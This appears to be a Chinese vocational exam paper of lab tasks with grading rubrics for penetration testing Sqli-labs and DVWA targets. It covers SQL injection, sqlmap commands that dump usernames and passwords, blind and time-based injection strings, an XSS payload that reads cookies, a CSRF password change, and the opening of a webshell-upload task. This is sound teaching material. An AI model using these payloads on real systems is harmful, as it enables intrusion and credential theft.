1. 将 Sqli-labs 压缩包解压，重命名为 sqli，然后复制到/WWW 目录下，在 sqli 目录下。将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：安装 Sqli-labs 站点-1”。（5 分）

2. 打开 sql-connection 目录，将其中的/db-creds.inc 文件中的用户名和密码都修改（默认为 root），将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：安装 Sqli-labs 站点-2”。（5 分）

（二）登录 Sqli-labs 站点（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：登录 Sqli-labs 站点-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：登录 Sqli-labs 站点-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/sqli，将进入首页成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：登录 Sqli-labs 站点-3”。（10 分）

4. 单击“Setup/reset Database”按钮，完成 sqli 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：安装 Sqli-labs 站点-4”。（5 分）

（三）查找字符型 SQL 注入漏洞（5 分）

进入 sqli 首页，点击 less-1，进入字符型漏洞的测试页面，根据页面提示，在浏览器的网址后面添加“?id=1”，按回车键执行，将成功的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：查找字符型 SQL 注入漏洞-1”。（5 分）

（四）字符型 SQL 注入攻击（35 分）

1. 利用字符型 SQL 注入漏洞，使用函数“database()和 system_user()”构建 SQL 语句，查询当前数据库名和系统用户名。将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：字符型 SQL 注入攻击-1”。（5 分）

2. 利用字符型 SQL 注入漏洞，使用函数“group_concat()和参数 table_name”构造 SQL 语句，从“security”数据库查询当前数据库的表名。将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：字符型 SQL 注入攻击-2”。（10 分）

3. 利用字符型 SQL 注入漏洞，使用函数“group_concat()和参数 information_schema.columns”构建 SQL 语句，查询“security”数据库的“users”表中的列名。将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：字符型 SQL 注入攻击-3”。（10 分）

4. 利用字符型 SQL 注入漏洞，使用函数“group_concat()构造 SQL 语句，从数据表“user”中获取字段 username 和 password 数据，将成功的界面截图，粘

贴到答题卷的指定位置，图片标题为“任务四：字符型 SQL 注入攻击-4”。（10 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	Sqli-labs	Web 站点	
6	Kali Linux	2017 及以上	安装在虚拟机中

3．考核时量

120 分钟。

五、评分标准

1．安装 Sqli-labs 站点（10 分）

序号	评分内容	评分点	分值（分）
1	将 sqli 复制到指定目录	将 Sqli-labs 压缩包解压，重命名为 sqli，然后复制到/WWW 目录下，	5
2	修改配置文件	将/db-creds.inc 文件中的账号和密码都修改	5

2．登录 Sqli-labs 站点（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 Sqli-labs 平台	进入首页成功的界面	10
4	创建 Sqli 系统数据库	正确创建 Sqli 系统数据库	5

3．查找字符型 SQL 注入漏洞（5 分）

序号	评分内容	评分点	分值（分）
1	测试是否存在字符型 SQL 注入漏洞	在浏览器的网址后面添加“?id=1”，进行测试	5

4．字符型 SQL 注入攻击（35 分）

序号	评分内容	评分点	分值（分）
1	查询当前数据库的库名和系统用户名	利用字符型 SQL 注入漏洞，通过构造 SQL 语句，正确查询出当前数据库的库名和系统用户名	5
2	查询当前数据库的表名	利用字符型 SQL 注入漏洞，通过构造 SQL 语句，正确查询出当前数据库的表名	10
3	查询当前数据库表中的列名	利用字符型 SQL 注入漏洞，通过构造 SQL 语句，正确查询出当前数据库中指定表名中的列名	10
4	查询当前数据库表中的字段数据	利用字符型 SQL 注入漏洞，通过构造 SQL 语句，正确查询出表中的字段 username 和 password	10

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S4-4：Sqlmap 工具注入漏洞测试

一、实训简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的 PHP+MySQL Web 应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，更好地理解 Web 应用漏洞利用与安全防范的过程。

SQL injection（SQL 注入）就是把 SQL 命令插入 Web 表单、页面请求的查询字符串中提交给服务器，最终达到在服务器执行 SQL 命令的方法。具体来说，就是利用 Web 应用程序对用户输入过滤不严格的缺陷，将 SQL 命令注入后台数据库引擎执行，而不是按照设计者的意图去执行 SQL 语句。

渗透测试工程师使用 Sqlmap 工具来检测 DVWA 系统中是否存在字符型 SQL 注入漏洞，尝试利用该漏洞攻击目标主机。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、Python 环境、Sqlmap 软件、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本项目主要完成 phpStudy 集成软件包安装、DVWA 系统安装和配置、Sqlmap 安装、Sqlmap 检测字符型 SQL 注入漏洞和漏洞利用。具体为：

1. 使用默认账号密码登录系统。

2. 根据需求使用 Sqlmap 对 DVWA 站点的字符型 SQL 漏洞进行检测。

3. 利用字符型 SQL 漏洞，使用 Sqlmap 进行攻击。

三、配置实现

（一）登录 DVWA 靶场（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴

到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-4”。（5 分）

（二）设置安全级别（5 分）

将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：设置安全级别-1”。（5 分）

（三）使用 Sqlmap 查找注入点（15 分）

1. 点击“SQL Injection”，在浏览器的界面上按 F12，打开调试窗口，找到 DVWA 系统的 cookie 信息，并复制 PHPSESSID 和 security 的值，将成功调出 cookie 的界面截图,粘贴到答题卷的指定位置,图片标题为“任务三:使用 Sqlmap 查找注入点-1”。（5 分）

2. 打开 Sqlmap，在命令模式下构造命令“sqlmap -u ″[目标注入点]″ --cookie=″[站点 cookie]″ ，找到 DVWA 的注入点，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：使用 Sqlmap 查找注入点-1”。（10 分）

（四）使用 Sqlmap 进行 SQL 注入攻击（30 分）

1. 打开 Sqlmap，使用参数--dbs，构造命令“sqlmap -u ″[目标注入点]″ --cookie=″[站点 cookie]″ --dbs”，查看数据库的名称，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Sqlmap 进行 SQL 注入攻击-1”。（5 分）

2. 打开 Sqlmap，使用参数--tables，构造命令“sqlmap -u ″[目标注入点]″ --cookie=″[站点 cookie]″ -D ″[数据库名]″ --tables”，查看数据库 dvwa 的表名，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Sqlmap 进行 SQL 注入攻击-2”。（5 分）

3. 打开 Sqlmap，使用参数--columns，构造命令” sqlmap -u ″[目标注入点]″ --cookie=″[站点 cookie]″ -D ″[数据库名]″ - T ″[表名]″ --columns”，查看数据库 users 表的字段名，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Sqlmap 进行 SQL 注入攻击-3”。（10 分）

4. 打开 Sqlmap，使用参数--dump，构造命令“sqlmap -u ″[目标注入点]″

--cookie="[站点 cookie]" -D "[数据库名]" -T "[表名]" -C "[列名]", "[列名]" --dump”，暴出 user 和 password 字段的内容，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：使用 Sqlmap 进行 SQL 注入攻击-4”。（10 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Python	2.7 或以上	
7	Sqlmap	1.7 或以上	
8	Kali Linux	2017 及以上	安装在 VMware 虚拟机中

3．考核时量

120 分钟。

五、评分标准

1．登录 DVWA 靶场（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．登录 DVWA 系统（10 分）

序号	评分内容	评分点	分值（分）
1	登录 DVWA	正确登录 DVWA 靶场	5
2	创建数据库	正确创建数据库	5

3．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

4．使用 Sqlmap 查找注入点（15 分）

序号	评分内容	评分点	分值（分）
1	查询 cookie	在浏览器中，找到 DVWA 系统的 cookie 信息，包括 PHPSESSID 和 security 的值	5
2	查询 DVWA 的注入点	使用 Sqlmap 查询 DVWA 的注入点	10

5．使用 Sqlmap 进行 SQL 注入攻击（30 分）

序号	评分内容	评分点	分值（分）
1	检索当前数据库	正确使用 Sqlmap 进行 SQL 注入攻击，检索当前数据库	5
2	检索当前数据库的表名	正确使用 Sqlmap 进行 SQL 注入攻击，检索当前数据库的表名	5
3	检索 users 表的字段名	正确使用 Sqlmap 进行 SQL 注入攻击，检索 users 表的字段名	10
4	爆出 user 和 password 列的内容	正确使用 Sqlmap 进行 SQL 注入攻击，爆出 user 和 password 列的内容	10

6．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S4-5：SQL 盲注渗透测试

一、实训简介

SQL 盲注（Blind SQL Injection）是一种 Web 安全渗透测试技术，它用于在应用程序中发现和利用 SQL 注入漏洞，即使在攻击者无法直接看到数据库错误信息的情况下。这种技术通常用于那些对错误信息进行了隐藏或定制的 Web 应用程序，使得直接的 SQL 注入攻击变得困难或不可能。

攻击者通过构造特殊的输入，尝试让数据库执行预期之外的 SQL 语句，并通过应用程序的响应来推断数据库的结构或数据。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本项目主要完成 phpStudy 运行、DVWA 系统安装和配置、SQL 盲注渗透测试。具体为：

1. phpStudy 集成软件包运行。

2. DVWA 系统，配置系统并使用默认账号密码登录系统。

3. 进行 SQL 盲注漏洞攻击。

三、配置实现

（一）登录 DVWA 靶场（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-4”。（5 分）

（二）设置安全级别（5 分）

在浏览器的 URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password），将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：设置安全级别-1”。（5 分）

（三）SQL 盲注（45 分）

1. 判断注入类型，点击 DVWA 站点主页面“SQL Injection（Blind）”选项，分别键入“1’ and 1 = 1 #”和“0 or 1”，将回显信息查询失败/成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：SQL 盲注攻击-1”。（15 分）

2. 获取版本号长度，使用 version()和 length()构建指令，如“1’ and length(version()) =1 #”，将盲猜过程以及返回查询成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：SQL 盲注攻击-2”。（15 分）

3. 时间盲注，使用 version()和 length()构建指令，如“1’ and if(length(version()) = 2, sleep(5), 1) #”，将监听到服务器明显延迟时间的界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：SQL 盲注攻击-3”。（15 分）

（四）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1. 硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2. 软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中

4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	Kali Linux 2017 以上	安装在虚拟机中

3．考核时量。

120 分钟。

五、评分标准

1．登录 DVWA 靶场（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

3．SQL 盲注（45 分）

序号	评分内容	评分点	分值（分）
1	判断注入类型	键入“1’ and 1 = 1 #”后回显成功	15
2	获取版本号长度	键入“1’and length(substr((select version()),1)) = 1 #”，成功获取版本号长度值	15
3	时间盲注	键入“1’ and if(length(substr((select version()),1)) = 1, sleep(3), 1) #”，判断是否存在时间盲注漏洞	15

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

5．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S4-6：XSS 漏洞渗透测试

一、实训简介

XSS（Cross Site Scripting，跨站脚本）漏洞是 Web 站点对 HTML 标签等没有进行过滤，攻击者通过该漏洞上传恶意代码，致使访问该站点的用户被攻击。XSS 漏洞让攻击者能够在受害者的浏览器中执行脚本，并劫持用户会话、破坏网站或将用户定向到恶意站点。

渗透测试工程师要手工对 DVWA 站点的反射型 XSS 漏洞进行检测，并利用该漏洞查看登录用户的 Cookie。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本项目主要完成 phpStudy 运行、DVWA 系统配置、XSS 漏洞检测和 XSS 漏洞利用。具体为：

1. phpStudy 集成软件包运行。

2. 按步骤正确配置 DVWA 系统。

3. 根据需求手工对 DVWA 站点的反射型 XSS 漏洞进行检测。

4. 利用检测到的 XSS 漏洞，查看登录用户的 Cookie。

三、配置实现

（一）登录 DVWA 靶场（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶

场-4”。（5 分）

（二）设置安全级别（5 分）

在浏览器的 URL 地址栏中输入：靶机 ip /dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password），将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：设置安全级别-1”。（5 分）

（三）XSS 漏洞检测（35 分）

1．在 DVWA 站点主页面，选中“XSS（Reflected）”XSS 反射型漏洞，在右侧的文本框中输入一串“my name is xiaofei”，然后点击“Submit”按钮。将执行结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：反射型 XSS 漏洞检测-1”。（10 分）

2．手工编写 JavaScript 测试脚本，并在右侧的文本框中输入该测试脚本，然后点击“Submit”按钮，实现弹出警告提示框（内容为 XSS），将成功弹窗 XSS 的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：反射型 XSS 漏洞检测-2”。（10 分）

3．利用图片注入，在右侧的文本框中输入“<img src=1 onerror=alert(‘XSS’)>”，然后点击“Submit”按钮，将成功弹窗 XSS 的整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：反射型 XSS 漏洞检测-3”。（5 分）

4．用浏览器查看网页源代码，标记存在 XSS 漏洞的网页源代码，将整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：反射型 XSS 漏洞检测-4”。（10 分）

（四）反射型 XSS 漏洞利用（10 分）

获取 cookie 信息，手工编写 JavaScript 测试脚本，并在右侧的文本框中输入该测试脚本，然后点击“Submit”按钮，实现弹出警告提示框（显示 security 和 PHPSESSID 两个 Cookie 的值）。将执行结果整个界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：反射型 XSS 漏洞利用-1”。（10 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	Kali Linux 2017 以上	安装在虚拟机中

3．考核时量。

120 分钟。

五、评分标准

1．登录 DVWA 靶场（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

3．XSS 漏洞测试（35 分）

序号	评分内容	评分点	分值（分）
1	在右侧文本框输入指定的文本	在右侧的文本框中输入给定的字符串“my name is xiaofei”	10
2	实现弹出警告提示框（内容为 XSS）	手工编写 JavaScript 测试脚本，并在右侧的文本框中输入该测试脚本，实现弹出警告提示框（内容为 XSS）	10
3	利用图片注入弹出提示框	实现弹出警告提示框（内容为 XSS）	5
4	分析 XSS 漏洞的网页源	用浏览器查看网页源代码，标记存在	10

	代码	XSS 漏洞的网页源代码	

4．XSS 漏洞的利用（10 分）

序号	评分内容	评分点	分值（分）
1	截获 cookie 值	成功获取站点 security 和 PHPSESSID 两个 Cookie 的值	10

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（30 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	10
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	10

试题编号 S4-7：CSRF 漏洞渗透测试

一、实训简介

CSRF（Cross Site Request Forgeries，跨站请求伪造），是指利用受害者尚未失效的身份认证信息（Cookie、会话等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向服务器发送请求，从而完成非法操作（转账、改密等）。CSRF 攻击要成功需要两个条件：（1）浏览器与具有 CSRF 漏洞的 Web 服务器已经建立了会话；（2）Web 应用程序没有对用户提交的请求进行验证。

渗透测试工程师要手工对 DVWA 站点的 CSRF 漏洞进行检测，利用 CSRF 漏洞进行攻击，并指出 CSRF 漏洞的有效防范措施。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件和 DVWA 站点。

本项目主要完成 phpStudy 集成软件包运行、DVWA 系统配置、CSRF 漏洞检测和 CSRF 漏洞利用。具体为：

1. phpStudy 集成软件包运行。
2. 按步骤正确配置 DVWA 系统。
3. 根据需求手工对 DVWA 站点的 CSRF 漏洞进行检测。
4. 利用 CSRF 漏洞进行攻击。
5. 指出 CSRF 漏洞的有效防范措施。

三、配置实现

（一）登录 DVWA 靶场（30 分）

1. 在虚拟机中启动 kali 系统，使用指令 ifconfig 查询 IP 地址，在 Win7 系统中，使用 ipconfig 命令查看 IP 地址，将成功的获取 IP 界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-1”。（10 分）

2. 启动 PHP Study 软件，打开 Apache 和 MySQL，将启动成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-2”。（5 分）

3. 在 kali 系统中打开浏览器，URL 地址栏中输入：靶机 ip/dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password）。将登录成功的界面截图，粘贴

到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-3”。（10 分）

4. 单击“Create/Reset Database”按钮，完成 DVWA 数据库的创建，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：登录 DVWA 靶场-4”。（5 分）

(二)设置安全级别（5 分）

在浏览器的 URL 地址栏中输入：靶机 ip /dvwa，登录 DVWA 系统（默认账号：admin，默认密码：password），将 DVWA 系统的安全级别设置为 low，将设置结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：设置安全级别-1”。（5 分）

（三）CSRF 漏洞利用（30 分）

1. 在 DVWA 站点主页面，选中“CSRF”，显示的页面用于修改登录用户的密码，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：CSRF 攻击-1”。（10 分）

2. 在 New password 和 Confirm new password 输入框中，分别输入 123456，单击“Change”按钮，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：CSRF 攻击-2”。（10 分）

3. 利用 CSRF 漏洞进行攻击。查看浏览器的网址，将 URL 中的 123456 替换为 password，复制修改后的 URL，并粘贴至另外一个新的标签页中，按“回车”按钮，完成修改密码的非法操作，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：CSRF 攻击-3”。（10 分）

（五）CSRF 漏洞的有效防范措施（15 分）

1. 在 DVWA Security 当中选择“high”选项，并提交。然后选择“CSRF”选项，修改登录用户密码，验证密码是否修改成功，将反馈的界面截图，粘贴到答题卷的指定位置，图片标题为“任务五：文件包含漏洞的有效防范-1”。（5 分）

2. 在 DVWA Security 当中选择“high”选项，并提交。然后选择“CSRF”选项，加入 Token 机制，修改登录用户密码，验证密码是否修改成功，将成功的界面截图，粘贴到答题卷的指定位置，图片标题为“任务五：文件包含漏洞的有效防范-2”。（10 分）

（六）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7 或以上	建议安装 64 位版本
2	VMware Workstation	15 或以上	建议安装在 64 位操作系统中
3	靶机操作系统	Win7 64 位 VMware 版本镜像系统	安装在虚拟机中
4	PHP Study	PHP Study 2017 及以上	安装在靶机操作系统中
5	DVWA	Web 站点	建议使用 DVWA-master 版本
6	Kali Linux	2017 及以上	安装在 VMware 虚拟机中

3．考核时量。

120 分钟。

五、评分标准

1．登录 DVWA 靶场（30 分）

序号	评分内容	评分点	分值（分）
1	查询 IP 地址	获取 kali 和 Win7 的 ip 地址	10
2	启动 PHP Study	成功打开 Apache 和 MySQL	5
3	登录 DVWA 平台	进入登录页面及成功进入 DVWA	10
4	创建 DVWA 系统数据库	正确创建 DVWA 系统数据库	5

2．设置安全级别（5 分）

序号	评分内容	评分点	分值（分）
1	设置安全级别	正确设置安全级别为 low	5

3．CSRF 漏洞利用（30 分）

序号	评分内容	评分点	分值（分）
1	在 CSRF 中打开修改密码的页面	在 DVWA 站点主页面，选中“CSRF”，显示的页面用于修改登录用户的密码	10
2	输入指定的密码	在 New password 和 Confirm new password 输入框中,分别输入 123456	10
3	利用 CSRF 漏洞进行攻击	查看浏览器的网址,将 URL 中的 123456 替换为 password，复制修改后的 URL，	10

		并粘贴至另外一个新的标签页中,完成修改密码的非法操作	

4．CSRF 漏洞的有效防范措施（15 分）

序号	评分内容	评分点	分值（分）
1	High 级别修改密码	查看源代码,High 级别的代码未正确加入 Token，反馈情况	5
2	加入正确 Token 值,High 级别修改密码	查看源代码,High 级别的代码加入了 Token 机制，只有 Token 正确，才会处理客户端的请求，Token 机制是 CSRF 防范的有效防御机制	10

5．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

6．职业素养（30 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	10
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	10

试题编号 S4-8：文件上传渗透测试

一、实训简介

文件上传是 Web 系统常有的功能，如分享照片、上传图片等，只要 Web 系统允许文件上传，就有可能存在文件上传漏洞。文件上传漏洞是指由于 Web 容器解析漏洞或程序员未对上传的文件进行严格的验证和过滤，而导致用户向服务器上传可执行的脚本文件，并通过此脚本文件获得了执行服务器命令的权限。

渗透测试工程师要手工对 DVWA 站点的文件上传漏洞进行检测，通过上传一句话木马文件，使用蚁剑拿到 DVWA 站点的文件管理权限。

二、项目配置需求

本项目的运行环境：操作系统 Windows7 64 位系统及以上、VMware 虚拟机、Kali Linux 系统、PHP 语言、MySQL 数据库、Apache 服务器软件、AntSword(蚁剑)和 DVWA 站点。

本项目主要完成 phpStudy 集成软件包安装、DVWA 系统安装和配置、文件上传漏洞。具体为：

1．运行 phpStudy 集成软件包。

2．按步骤正确配置 DVWA 系统。

3．根据需求手工对 DVWA 站点的文件上传漏洞进行检测。

4．利用检测到的文件上传漏洞，编辑一句话木马，并上传木马文件。

5．通过 AntSword(蚁剑)连接一句话木马文件，拿到 DVWA 站点的文件管理权限。

三、配置实现

（一）登录 DVWA 靶场（30 分）

